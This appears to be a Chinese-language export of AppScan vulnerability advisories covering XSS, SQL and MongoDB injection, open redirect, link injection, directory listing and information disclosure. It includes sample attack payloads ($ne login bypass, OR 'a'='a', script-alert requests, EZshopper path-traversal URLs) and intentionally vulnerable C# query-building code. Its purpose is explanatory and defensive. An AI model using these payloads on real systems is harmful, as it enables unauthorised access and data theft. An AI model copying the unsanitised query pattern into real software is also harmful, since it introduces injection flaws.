- [4] AppScan 会发送许多类型的“跨站点脚本编制”攻击, 其中包括只作用于特定浏览器或浏览器版本的攻击。AppScan 的“在浏览器中显示”功能使用 Internet Explorer 来显示漏洞。对于不易侵害 Internet Explorer 而易侵害其他浏览器的变体来说, “在浏览器中显示”功能无法运作, 且不会出现弹出窗口。

最基本的跨站点脚本编制变体

将输入发送给很容易受到跨站点脚本编制攻击的 Web 应用程序, 有两种可能的方案:

A. 在响应页面中, 返回发送给 CGI 脚本的参数值, 嵌入在 HTML 中。

例如: [请求]

GET /cgi-bin/script.pl?name=JSmith HTTP/1.0

[响应]

HTTP/1.1 200 OK

Server: SomeServer

Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 27

```
<HTML>
Hello JSmith
</HTML>
```

B. 在 HTML 参数值上下文中，返回发送给 CGI 脚本的参数值。

例如：[请求]

GET /cgi-bin/script.pl?name=JSmith HTTP/1.0

[响应]

HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19
GMT Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 254

```
<HTML>
Please fill in your zip code:
<FORM METHOD=GET ACTION="/cgi-bin/script.pl">
<INPUT TYPE=text NAME="name" value="JSmith"> <br>
<INPUT TYPE=text NAME="zip" value="Enter zip code here"> <br>
<INPUT TYPE=submit value="Submit">
</FORM>
</HTML>
```

示例 1 - 方案 A 下列请求由用户发送：

[attack request]

GET /cgi-bin/script.pl?name=<script>alert('Watchfire%20XSS%20Test%20Successful')</script> HTTP/1.0

[攻击响应方案 A]

HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19
GMT Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

```
<HTML>
Hello <script>alert('Watchfire XSS Test Successful')</script>
</HTML>
```

在这种情况下，浏览器会执行 JavaScript 代码。

MongoDB NoSQL 注入

TOC

测试类型：

应用程序级别测试

威胁分类:

SQL 注入

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会查看、修改或删除数据库条目和表

受影响产品:

引用:

PHP.net 的 MongoDB 安全性
避免 MongoDB 散列注入攻击

技术描述:

该软件使用受外部影响的输入来构造 MongoDB 查询的全部或一部分，但是它未能对可能在查询发送到数据库时修改该查询的元素进行无害化处理。如果在用户可控制的输入中没有足够的类型检查或转义，那么生成的查询可能会导致将这些输入被解释为部分查询而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查，或者插入其他用于修改后端数据库的语句，可能包括执行服务器上的 JavaScript 代码。例如，假设有一个带有登录表单的 HTML 页面，该页面最终使用来自以下 PHP 代码的用户输入对数据库运行以下 MongoDB 查询：

```
db->logins->find(array("username"=>$user, "password"=>$pass));
```

这两个变量（\$user 和 \$pass）包含了用户在登录表单中输入的用户凭证。如果用户输入“jsmith”作为用户名，并输入“Demo1234”作为密码，那么查询将如下所示：

```
db.logins.find({ username: "jsmith", password: "Demo1234" })
```

但如果用发送“user[\$ne]=1”而不是用户参数，发送“pass[\$ne]=1”而不是密码参数，那么查询将如下所示（PHP 将用户和密码参数视为关联数组，其中包含一个元素“\$ne”，元素的值为 1）：

```
db.logins.find({ username: { $ne: 1 }, password: { $ne: 1 } })
```

因为 \$ne 在 MongoDB 中是“不等于”条件，该查询将查找登录集中用户名不等于 1 而且密码不等于 1 的所有条目，这意味着该查询将很有可能返回登录集中的所有用户。在该情况下，漏洞将导致攻击者能够在没有有效用户名和密码的情况下登录应用程序。

测试类型:

应用程序级别测试

威胁分类:

SQL 注入

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会查看、修改或删除数据库条目和表

受影响产品:

CWE:

89

X-Force:

8783

引用:

“Web Application Disassembly with ODBC Error Messages”（作者：David Litchfield）

“Using Binary Search with SQL Injection”（作者：Sverre H. Huseby）

Blind SQL Injection Training Module

技术描述:

该软件使用受外部影响的输入来构造 SQL 命令的全部或一部分，但是它未能对可能在 SQL 命令发送到数据库时修改该命令的元素进行无害化处理。如果在用户可控制的输入中没有对 SQL 语法充分地除去或引用，那么生成的 SQL 查询可能会导致将这些输入解释为 SQL 而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查，或者插入其他用于修改后端数据库的语句，可能包括执行系统命令。

例如，假设有一个带有登录表单的 HTML 页面，该页面最终使用用户输入对数据库运行以下 SQL 查询：

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

两个变量（\$user 和 \$pass）包含了用户在登录表单中输入的用户凭证。如果用户输入“jsmith”作为用户名，并输入“Demo1234”作为密码，那么 SQL 查询将如下所示：

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

但如果用户输入“”（单撇号）作为用户名，输入“”（单撇号）作为密码，那么 SQL 查询将如下所示：

```
SELECT * FROM accounts WHERE username='' AND password=''
```

当然，这是格式错误的 SQL 查询，并将调用错误消息，而该错误消息可能会在 HTTP 响应中返回。通过此类错误，攻击者会知道 SQL 注入已成功，这样攻击者就会尝试进一步的攻击媒介。SQL 盲注类似于 SQL 注入。不同之处在于，要利用该攻击，攻击者无需寻找响应中的 SQL 错误。因此，AppScan 用于识别该攻击的方法也不同。AppScan 会查找易受 SQL 注入（通过多个请求来操纵应用程序的逻辑，而不是尝试调用 SQL 错误）影响的脚本。

该技巧需要发送特定请求，其中易受攻击的参数（嵌入在 SQL 查询中的参数）进行了相应修改，以便响应中会指示是否在 SQL 查询上下文中使用数据。该修改涉及将 AND 布尔表达式与原始字符串一起使用，使其一时求值为 True，一时求值为 False。在一种情况下，净结果应该与原始结果相同（登录成功），而在另一种情况下，结果应该完全不同（登录失败）。在某些少见的情况下，求值为 True 的 OR 表达式也可能很有用。如果原始数据是数字，可以使用更简单的花招。假设原始数据为 123。此数据可以在一个请求中替换为 0+123，而在另一个请求中替换为 456+123。第一个请求的结果应该与原始结果相同，第二个请求的结果应该不同（因为得出的数字是 579）。在某些情况中，我们仍需要上面所说明的攻击版本（使用 AND 和 OR），但并不转义字符串上下文。

SQL 盲注背后的概念是，即使不直接从数据库接收数据（以错误消息或泄漏的信息的形式），也可能从数据库中抽取数据（每次一个比特），或以恶意方式修改查询。其原理在于，应用程序的行为（返回与原始响应相同或不同的响应）可以提供有关所求值的（已修改）查询的单比特信息，也就是说，攻击者有可能设计出一个 SQL 布尔表达式，其求值（单比特）通过应用程序行为（与原始行为相同/不同）来造成破坏。

SQL 注入

TOC

测试类型：

应用程序级别测试

威胁分类：

SQL 注入

原因：

未对用户输入正确执行危险字符清理

安全性风险：

可能会查看、修改或删除数据库条目和表

受影响产品：

CWE:

89

X-Force:

8783

引用:

“Web Application Disassembly with ODBC Error Messages” (作者: David Litchfield)
SQL Injection Training Module

技术描述:

该软件使用受外部影响的输入来构造 SQL 命令的全部或一部分,但是它可能对在所需 SQL 命令发送到数据库时修改该命令的特殊元素未正确进行无害化处理。如果在用户可控制的输入中没有对 SQL 语法充分地除去或引用,那么生成的 SQL 查询可能会导致将这些输入解释为 SQL 而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查,或者插入其他用于修改后端数据库的语句,并可能包括执行系统命令。

例如,假设有一个带有登录表单的 HTML 页面,该页面最终使用用户输入对数据库运行以下 SQL 查询:

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

两个变量 (\$user 和 \$pass) 包含了用户在登录表单中输入的用户凭证。因此,如果用户输入“jsmith”作为用户名,并输入“Demo1234”作为密码,那么 SQL 查询将如下所示:

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

但如果用户输入“” (单撇号) 作为用户名,输入“” (单撇号) 作为密码,那么 SQL 查询将如下所示:

```
SELECT * FROM accounts WHERE username='' AND password=''
```

当然,这是格式错误的 SQL 查询,并将调用错误消息,而该错误消息可能会在 HTTP 响应中返回。通过此类错误,攻击者会知道 SQL 注入已成功,这样攻击者就会尝试进一步的攻击媒介。

利用的样本:

以下 C# 代码会动态构造并执行 SQL 查询来搜索与指定名称匹配的项。该查询将所显示的项限制为其所有者与当前已认证用户的用户名相匹配的项。

```
...
string userName = ctx.GetAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

此代码打算执行的查询如下所示:

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

但是,由于该查询是通过并置常量基本查询字符串和用户输入字符串来动态构造的,因此仅当 itemName 不包含单引号字符时,该查询才会正确运行。如果用户名为 wiley 的攻击者针对 itemName 输入字符串“name' OR 'a'='a”,那么查询将变为以下内容:

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

添加 OR 'a'='a' 条件导致 where 子句始终求值为 true，因此该查询在逻辑上将变为等价于以下更简单的查询：

```
SELECT * FROM items;
```

跨站点脚本编制

TOC

测试类型：

应用程序级别测试

威胁分类：

跨站点脚本编制

原因：

未对用户输入正确执行危险字符清理

安全性风险：

可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

受影响产品：

CWE:

79

X-Force:

6784

引用：

[CERT Advisory CA-2000-02](#)

[Microsoft How To: Prevent Cross-Site Scripting Security Issues \(Q252985\)](#)

[Microsoft How To: Prevent Cross-Site Scripting in ASP.NET](#)

[Microsoft How To: Protect From Injection Attacks in ASP.NET](#)

[Microsoft How To: Use Regular Expressions to Constrain Input in ASP.NET](#)

[Microsoft .NET Anti-Cross Site Scripting Library](#)

跨站点脚本编制培训模块

技术描述:

AppScan 检测到应用程序未对用户可控制的输入正确进行无害化处理, 就将其放置到充当 Web 页面的输出中。这可被跨站点脚本编制攻击利用。

在以下情况下会发生跨站点脚本编制 (XSS) 脆弱性:

[1] 不可信数据进入 Web 应用程序, 通常来自 Web 请求。

[2] Web 应用程序动态生成了包含此不可信数据的 Web 页面。

[3] 页面生成期间, 应用程序不会禁止数据包含可由 Web 浏览器执行的内容, 例如 JavaScript、HTML 标记、HTML 属性、鼠标事件、Flash 和 ActiveX。

[4] 受害者通过 Web 浏览器访问生成的 Web 页面, 该页面包含已使用不可信数据注入的恶意脚本。

[5] 由于脚本来自 Web 服务器发送的 Web 页面, 因此受害者的 Web 浏览器在 Web 服务器的域的上下文中执行恶意脚本。

[6] 这实际违反了 Web 浏览器的同源策略的意图, 该策略声明一个域中的脚本不应该能够访问其他域中的资源或运行其他域中的代码。

一旦注入恶意脚本后, 攻击者就能够执行各种恶意活动。攻击者可能将私有信息 (例如可能包含会话信息的 cookie) 从受害者的机器传输给攻击者。攻击者可能以受害者的身份将恶意请求发送到 Web 站点, 如果受害者具有管理该站点的管理员特权, 这可能对站点尤其危险。

网络钓鱼攻击可用于模仿可信站点, 并诱导受害者输入密码, 从而使攻击者能够危及受害者在该 Web 站点上的帐户。

最后, 脚本可利用 Web 浏览器本身中的脆弱性, 可能是接管受害者的机器 (有时称为“路过式入侵”)。

主要有三种类型的 XSS:

类型 1: 反射的 XSS (也称为“非持久性”)

服务器直接从 HTTP 请求中读取数据, 并将其反射回 HTTP 响应。在发生反射的 XSS 利用情况时, 攻击者会导致受害者向易受攻击的 Web 应用程序提供危险内容, 然后该内容会反射回受害者并由 Web 浏览器执行。传递恶意内容的最常用机制是将其作为参数包含在公共发布或通过电子邮件直接发送给受害者的 URL 中。以此方式构造的 URL 构成了许多网络钓鱼方案的核心, 攻击者借此骗取受害者的信任, 使其访问指向易受攻击的站点的 URL。在站点将攻击者的内容反射回受害者之后, 受害者的浏览器将执行该内容。

类型 2: 存储的 XSS (也称为“持久性”)

应用程序在数据库、消息论坛、访问者日志或其他可信数据存储中存储危险数据。在以后某个时间, 危险数据会读回到应用程序并包含在动态内容中。从攻击者的角度来看, 注入恶意内容的最佳位置是向许多用户或特别感兴趣的用户显示的区域。感兴趣的用户通常在应用程序中具有较高的特权, 或者他们会与对攻击者有价值的敏感数据进行交互。如果其中某个用户执行恶意内容, 那么攻击者就有可能能够以该用户的身份执行特权操作, 或者获取对属于该用户的敏感数据的访问权。例如, 攻击者可能在日志消息中注入 XSS, 而管理员查看日志时可能不会正确处理该消息。

类型 0: 基于 DOM 的 XSS

在基于 DOM 的 XSS 中, 客户机执行将 XSS 注入页面的操作; 在其他类型中, 注入操作由服务器执行。基于 DOM 的 XSS 中通常涉及发送到客户机的由服务器控制的脚本, 例如, 在用户提交表单之前对表单执行健全性检查的 Javascript。如果服务器提供的脚本处理用户提供的数据, 然后将数据注入回 Web 页面 (例如通过动态 HTML), 那么基于 DOM 的 XSS 就有可能发生。以下示例显示了在响应中返回参数值的脚本。

参数值通过使用 GET 请求发送到脚本, 然后在 HTML 中嵌入的响应中返回。

```
[REQUEST]
GET /index.aspx?name=JSmith HTTP/1.1
```

```
[RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 27

<HTML>
Hello JSmith
</HTML>
```

攻击者可能会利用类似以下情况的攻击:

```
[ATTACK REQUEST]
GET /index.aspx?name=>"'><script>alert('PWND')</script> HTTP/1.1
```

```
[ATTACK RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

<HTML>
Hello >"'><script>alert('PWND')</script>
</HTML>
```

在这种情况下，JavaScript 代码将由浏览器执行（>"'> 部分在此处并不相关）。

通过 URL 重定向钓鱼

TOC

测试类型：

应用程序级别测试

威胁分类：

URL 重定向滥用

原因：

Web 应用程序执行指向外部站点的重定向

安全性风险：

可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品：

CWE:

601

X-Force:

52830

引用:

[FTC Consumer Alert - "How Not to Get Hooked by a 'Phishing' Scam"](#)

技术描述:

网络钓鱼是一种社会工程技巧，其中攻击者伪装成受害者可能会与其进行业务往来的合法实体，以便提示用户透露某些机密信息（往往是认证凭证），而攻击者以后可以利用这些信息。网络钓鱼在本质上是一种信息收集形式，或者说是信息的“渔猎”。

某个 HTTP 参数被发现保存有 URL 值，并导致 Web 应用程序将请求重定向至指定的 URL。通过将 URL 值修改为指向恶意站点，攻击者可以成功发起网络钓鱼诈骗并窃取用户凭证。

由于修改的链接中的服务器名称与原始站点完全相同，这样攻击者的网络钓鱼企图就披上了更容易让人轻信的外衣。

已解密的登录请求

TOC

测试类型:

应用程序级别测试

威胁分类:

传输层保护不足

原因:

诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

安全性风险:

可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

受影响产品:

CWE:

523

X-Force:

52471

引用:

金融隐私权: [The Gramm-Leach Bliley Act](#)
[Health Insurance Portability and Accountability Act \(HIPAA\)](#)
[Sarbanes-Oxley Act](#)
[California SB1386](#)

技术描述:

在应用程序测试过程中，检测到将未加密的登录请求发送到服务器。由于登录过程中所使用的部分输入字段（例如：用户名、密码、电子邮件地址、社会安全号等）是个人敏感信息，因此建议通过加密连接（例如 SSL）将其发送到服务器。

任何以明文传给服务器的信息都可能被窃，稍后可用来电子欺骗身份或伪装用户。
此外，若干隐私权法规指出，用户凭证之类的敏感信息一律以加密方式传给 Web 站点。

主机允许从任何域进行 flash 访问

TOC

测试类型：

应用程序级别测试

威胁分类：

跨站点脚本编制

原因：

Web 服务器或应用程序服务器是以不安全的方式配置的

安全性风险：

可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

受影响产品：

CWE:

456

X-Force:

52600

引用：

Adobe 建议

CWE-456：未初始化

技术描述：

crossdomain.xml 是一个策略文件，定义 Web 页面资源是否能从不同域的 Flash 应用程序进行访问。当 Web 站点的 crossdomain.xml 策略太宽容（例如，允许任何域的 Flash 文件访问站点资源）时，可能会导致“跨站点伪造请求”或“跨站点跟踪”（“跨站点脚本编制”的变体）之类的攻击。

AHG EZshopper 文件下载

TOC

测试类型:

基础结构测试

威胁分类:

路径遍历

原因:

Web 站点上安装了没有已知补丁且易受攻击的第三方软件

安全性风险:

- 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件
- 可能会查看 Web 服务器（在 Web 服务器用户的许可权限制下）上的任何文件（例如，数据库、用户信息或配置文件）的内容

受影响产品:

CVE:

CVE-2000-1092

X-Force:

5740

引用:

供应商站点

BugTraq BID: 2109

技术描述:

以 ID 形式获取用户 ID 之后，便可以利用这个 ID，配合 EZshopper 根目录之下所想要的文件来获取这个文件的读访问权。这可能会导致公开敏感信息。

利用的样本:

GET /cgi-bin/ezshopper2/loadpage.cgi?ID+/FILENAME HTTP/1.0 (for EZShopper 2.0)

or

GET /cgi-bin/ezshopper3/loadpage.cgi?user_id=ID&file=/FILENAME HTTP/1.0 (for EZShopper 3.0)

请注意，如果要显示目录构造，只需要提供目录名称便可，不需要提供文件名，因此，"/" 本身便能够生成 EZshopper 根目录的目录列表。

CVS 目录浏览

TOC

测试类型:

基础结构测试

威胁分类:

目录索引

原因:

许可权不适当/已将 ACL 设置为文件/目录

安全性风险:

可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

受影响产品:

X-Force:

15891

引用:

WASC 威胁分类: 目录检索

技术描述:

Web 服务器通常配置成不允许目录列表含有脚本或文本内容。部分第三方产品会创建含有生产文件副本的辅助目录。如果访问这些目录并不受限，攻击者便可以下载这些目录中的文件。
SourceGear 的“并行版本系统 (CVS)”是会创建这类辅助目录的产品。

链接注入（便于跨站请求伪造）

TOC

测试类型:

应用程序级别测试

威胁分类:

内容电子欺骗

原因:

未对用户输入正确执行危险字符清理

安全性风险:

- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
- 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
- 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

受影响产品:

CWE:

74

X-Force:

6784

引用:

[OWASP 文章](#)

[跨站点请求伪造常见问题（FAQ）](#)

[跨站点请求伪造培训模块](#)

技术描述:

该软件使用受外部影响的输入来构造命令、数据结构或记录的全部或一部分，但未能对可能修改其解析或解释方式的元素进行无害化处理。

“链接注入”是通过在某个站点中嵌入外部站点的 URL，或者在易受攻击的站点中嵌入脚本的 URL，从而修改该站点的内容。在易受攻击的站点中嵌入 URL 后，攻击者能够将其作为发起针对其他站点（以及针对这个易受攻击的站点本身）的攻击的平台。

其中一些可能的攻击需要用户在攻击期间登录站点。通过从易受攻击的站点本身发起这些攻击，攻击者成功的可能性更高，因为用户更倾向于登录。

“链接注入”脆弱性是未对用户输入进行充分清理所导致的结果，该输入以后会在站点响应中返回给用户。这样一来，攻击者能够将危险字符注入响应中，从而有可能嵌入 URL，以及做出其他可能的内容修改。

以下是“链接注入”的示例（我们假设站点“[www.vulnerable.com](#)”有一个名为“name”的参数，用于问候用户）。

下列请求：[HTTP://www.vulnerable.com/greet.asp?name=John Smith](http://www.vulnerable.com/greet.asp?name=John%20Smith)

会生成下列响应：

```
<HTML>
<BODY>
    Hello, John Smith.
</BODY>
</HTML>
```

然而，恶意的用户可以发送下列请求：

[HTTP://www.vulnerable.com/greet.asp?name=](http://www.vulnerable.com/greet.asp?name=)

这会返回下列响应：

```
<HTML>
<BODY>
    Hello, <IMG SRC='http://www.ANY-SITE.com/ANY-SCRIPT.asp'>.
</BODY>
</HTML>
```

如以上示例所示，攻击者有可能导致用户浏览器向攻击者企图攻击的几乎任何站点发出自动请求。因此，“链接注入”脆弱性可用于发起几种类型的攻击：

- [+] 跨站点请求伪造
- [+] 跨站点脚本编制
- [+] 网络钓鱼

目录列表

TOC

测试类型:

基础结构测试

威胁分类:

目录索引

原因:

已启用目录浏览

安全性风险:

可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

受影响产品:

CWE:

548

X-Force:

52580

引用:

[Apache 目录列表 \(CAN-2001-0729\)](#)

[Microsoft IIS 5.0+WebDav 支持 - 目录列表](#)

[Jrun 目录列表](#)

[CERT 咨询 CA-98.04](#)

技术描述:

Web 服务器通常配置成不允许目录列表含有脚本和文本内容。不过，如果 Web 服务器配置不当，便有可能发送对于特定目录（而不是文件）的请求来检索目录列表。名称为“some_dir”的目录，其目录列表的检索请求示例如下：

http://TARGET/some_dir/

利用 Web 服务器和 Web 应用程序中会强迫 Web 服务器返回目录列表的特定问题，例如“URL 诡计”攻击，或形态异常的 HTTP 请求，是另一个获取目录列表的可能方式。您应该从应用程序或服务器供应商下载补丁，以解决这些安全漏洞。

在某些运行于 Win32 操作系统的 Web 服务器中，使用短文件名（8.3 DOS 格式）可以略过访问控制。

例如，Web 服务器会拒绝浏览 /longdirname/ 目录，但它的 DOS 8.3 对等名称 /LONGDI~1/ 却开放浏览。

注意：攻击者使用目录列表来查找 Web 目录中，通常不通过 Web 站点上的链接显现出来的文件。配置文件及可能含有敏感信息的 Web 应用程序其他组件，都可以利用这个方式来查看。

通过框架钓鱼

TOC

测试类型:

应用程序级别测试

威胁分类:

内容电子欺骗

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品:

CWE:

79

X-Force:

52829

引用:

FTC Consumer Alert - "How Not to Get Hooked by a 'Phishing' Scam"

技术描述:

网络钓鱼是一种社会工程技巧，其中攻击者伪装成受害者可能会与其进行业务往来的合法实体，以便提示用户透露某些机密信息（往往是认证凭证），而攻击者以后可以利用这些信息。网络钓鱼在本质上是一种信息收集形式，或者说是信息的“渔猎”。

攻击者有可能注入含有恶意内容的 **frame** 或 **iframe** 标记。如果用户不够谨慎，就有可能浏览该标记，却意识不到自己会离开原始站点而进入恶意的站点。之后，攻击者便可以诱导用户再次登录，然后获取其登录凭证。

由于伪造的站点嵌入在原始站点中，这样攻击者的网络钓鱼企图就披上了更容易让人轻信的外衣。

Macromedia Dreamweaver 远程数据库脚本信息泄露

TOC

测试类型:

基础结构测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

可能会收集有关 **Web** 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

受影响产品:

CVE:

CVE-2004-1893

X-Force:

15721

引用:

供应商站点

BugTraq BID: 10036

NGSSoftware 深入安全研究咨询

Adobe 咨询

技术描述:

Macromedia 的 Dreamweaver 是一个 Web 开发工具。当开发需要数据库连通性的 Web 应用程序时，会确定特定测试脚本，并将它上载到 Web 站点，以便辅助测试数据库连通性。

如果遗留了这些脚本，攻击者不需要提供用户名和密码，便能够访问后端数据库服务器。

利用的样本:

[http://\[SERVER\]/_mmServerScripts/MMHTTPDB.php](http://[SERVER]/_mmServerScripts/MMHTTPDB.php)

[http://\[SERVER\]/_mmDBScripts/MMHTTPDB.asp](http://[SERVER]/_mmDBScripts/MMHTTPDB.asp)

PHP phpinfo.php 信息泄露

TOC

测试类型:

基础结构测试

威胁分类:

信息泄露

原因:

在 Web 站点上安装了缺省样本脚本或目录

安全性风险:

可能会泄露服务器环境变量，这可能会帮助攻击者开展针对 Web 应用程序的进一步攻击

受影响产品:

X-Force:

25702

引用:

供应商站点
Securiteam 咨询
<http://www.zend.com/>

技术描述:

请求 `phpinfo.php` 脚本会显示下列信息:

- [1] PHP 编译选项及文件扩展名的相关信息
- [2] PHP 版本
- [3] 服务器信息和环境 (如果编译为模块)
- [4] PHP 环境
- [5] OS 版本信息、路径、配置选项的主要及本端值
- [6] HTTP 头
- [7] PHP 许可证
- [8] 数据库信息, 例如: ODBC 设置、MySQL 客户端版本、Oracle 版本和程序库补丁。

发现目录列表模式

TOC

测试类型:

应用程序级别测试

威胁分类:

目录索引

原因:

已启用目录浏览

安全性风险:

可能会查看和下载特定 Web 应用程序虚拟目录的内容, 其中可能包含受限文件

受影响产品:

CWE:

548

X-Force:

52581

引用:

[Apache 目录列表 \(CAN-2001-0729\)](#)
[Microsoft IIS 5.0+WebDav 支持 - 目录列表](#)
[Jrun 目录列表](#)
[CERT 咨询 CA-98.04](#)
[CWE-548: 通过目录列表泄露信息](#)

技术描述:

AppScan 检测到包含目录列表的响应。

Web 服务器通常配置成不允许目录列表含有脚本和文本内容。不过, 如果 Web 服务器配置不当, 便有可能发送对于特定目录 (而不是文件) 的请求来检索目录列表。例如, 使用下列请求可以检索名称为“some_dir”的目录的列表:
`http://TARGET/some_dir/`

利用 Web 服务器和 Web 应用程序中会强制 Web 服务器返回目录列表的特定问题, 例如“URL 欺骗”攻击, 或格式错误的 HTTP 请求, 是另一种获取目录列表的可能方式。您应该从应用程序或服务器供应商下载补丁, 将这些安全漏洞关闭。

在某些运行于 Win32 操作系统的 Web 服务器中, 使用短文件名 (8.3 DOS 格式) 可以绕过访问控制。

例如, Web 服务器会拒绝浏览 /longdirname/ 目录, 但它的 DOS 8.3 等效名称 /LONGDI~1/ 却可以开放浏览。

注意: 攻击者使用目录列表来查找 Web 目录中通常不通过 web 站点上的链接暴露的文件。

配置文件及可能含有敏感信息的 Web 应用程序的其他组件, 都可以利用这个方式来访问。

发现数据库错误模式

TOC

测试类型:

应用程序级别测试

威胁分类:

SQL 注入

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会查看、修改或删除数据库条目和表

受影响产品:

CWE:

209

X-Force:

52577

引用:

“Web Application Disassembly with ODBC Error Messages” (作者: David Litchfield)
SQL Injection Training Module

技术描述:

AppScan 在测试响应中发现数据库错误, 该错误可能已被“SQL 注入”以外的攻击所触发。

虽然不确定, 但这个错误可能表示应用程序有“SQL 注入”漏洞。

若是如此, 请仔细阅读下列“SQL 注入”咨询。该软件使用受外部影响的输入构造整个 SQL 命令或 SQL 命令的一部分, 但是会错误的无害化某些特殊元素, 这些元素可在所需 SQL 命令发送到数据库时对其进行修改。如果在用户可控的输入中没有充分除去或引用 SQL 语法, 那么生成的 SQL 查询可能会导致将这些输入解释为 SQL 而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查, 或者插入其他用于修改后端数据库的语句, 也可能包括执行系统命令。

例如, 假设有一个带有登录表单的 HTML 页面, 该页面最终使用用户输入对数据库运行以下 SQL 查询:

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

这两个变量 (\$user 和 \$pass) 包含了用户在登录表单中输入的用户凭证。因此, 如果用户输入“jsmith”作为用户名, 输入“Demo1234”作为密码, 那么 SQL 查询将如下所示:

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

但如果用户输入“” (单引号) 作为用户名, 输入“” (单引号) 作为密码, 那么 SQL 查询将如下所示:

```
SELECT * FROM accounts WHERE username='' AND password=''
```

当然, 这是格式错误的 SQL 查询, 并将调用错误消息, 而 HTTP 响应中可能会返回此错误消息。通过此类错误, 攻击者会知道 SQL 注入已成功, 这样攻击者就会尝试进一步的攻击媒介。

利用的样本:

以下 C# 代码会动态构造并执行 SQL 查询来搜索与指定名称匹配的项。该查询将所显示的项限制为其所有者与当前已认证用户的用户名相匹配的项。

```
...
string userName = ctx.GetAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

此代码打算执行的查询如下所示:

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

但是，由于该查询是通过并置常量基本查询字符串和用户输入字符串来动态构造的，因此仅当 `itemName` 不包含单引号字符时，该查询才会正确运行。如果用户名为 `wiley` 的攻击者针对 `itemName` 输入字符串 `"name' OR 'a'='a"`，那么查询将变为以下内容：

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

添加 `OR 'a'='a'` 条件导致 `where` 子句始终求值为 `true`，因此该查询在逻辑上将变为等价于以下更简单的查询：

```
SELECT * FROM items;
```

发现压缩目录

TOC

测试类型：

基础结构测试

威胁分类：

信息泄露

原因：

Web 应用程序编程或配置不安全

安全性风险：

可能会检索服务器端脚本的源代码，这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

受影响产品：

X-Force:

52517

技术描述：

AppScan 找到了可能含有整个目录内容的压缩文件。
这是通过安装压缩文件扩展名来请求目录名称而进行的，例如：

```
GET /DIR1.zip HTTP/1.0
```

或

```
GET /DIR2.gz HTTP/1.0
```

这个文件可能含有目录的最新或过期内容。
不论任何情况，恶意的用户都有可能通过猜测文件名，而得以访问源代码和不具特权的文件。

利用的样本：
`http://[SERVER]/[DIR].zip`

检测到隐藏目录

TOC

测试类型：
基础结构测试

威胁分类：
信息泄露

原因：
Web 服务器或应用程序服务器是以不安全的方式配置的

安全性风险：
可能会检索有关站点文件系统结构的信息，这可能会帮助攻击者映射此 Web 站点

受影响产品：

X-Force：
52599

技术描述：
Web 应用程序显现了站点中的目录。虽然目录并没有列出其内容，但此信息可以帮助攻击者发展对站点进一步的攻击。例如，知道目录名称之后，攻击者便可以猜测它的内容类型，也许还能猜出其中的文件名或子目录，并尝试访问它们。
内容的敏感度越高，此问题也可能越严重。

临时文件下载

TOC

测试类型：
基础结构测试

威胁分类:

可预测资源位置

原因:

在生产环境中留下临时文件

安全性风险:

可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

受影响产品:

X-Force:

52887

引用:

WASC 威胁分类: 可预期的资源位置

技术描述:

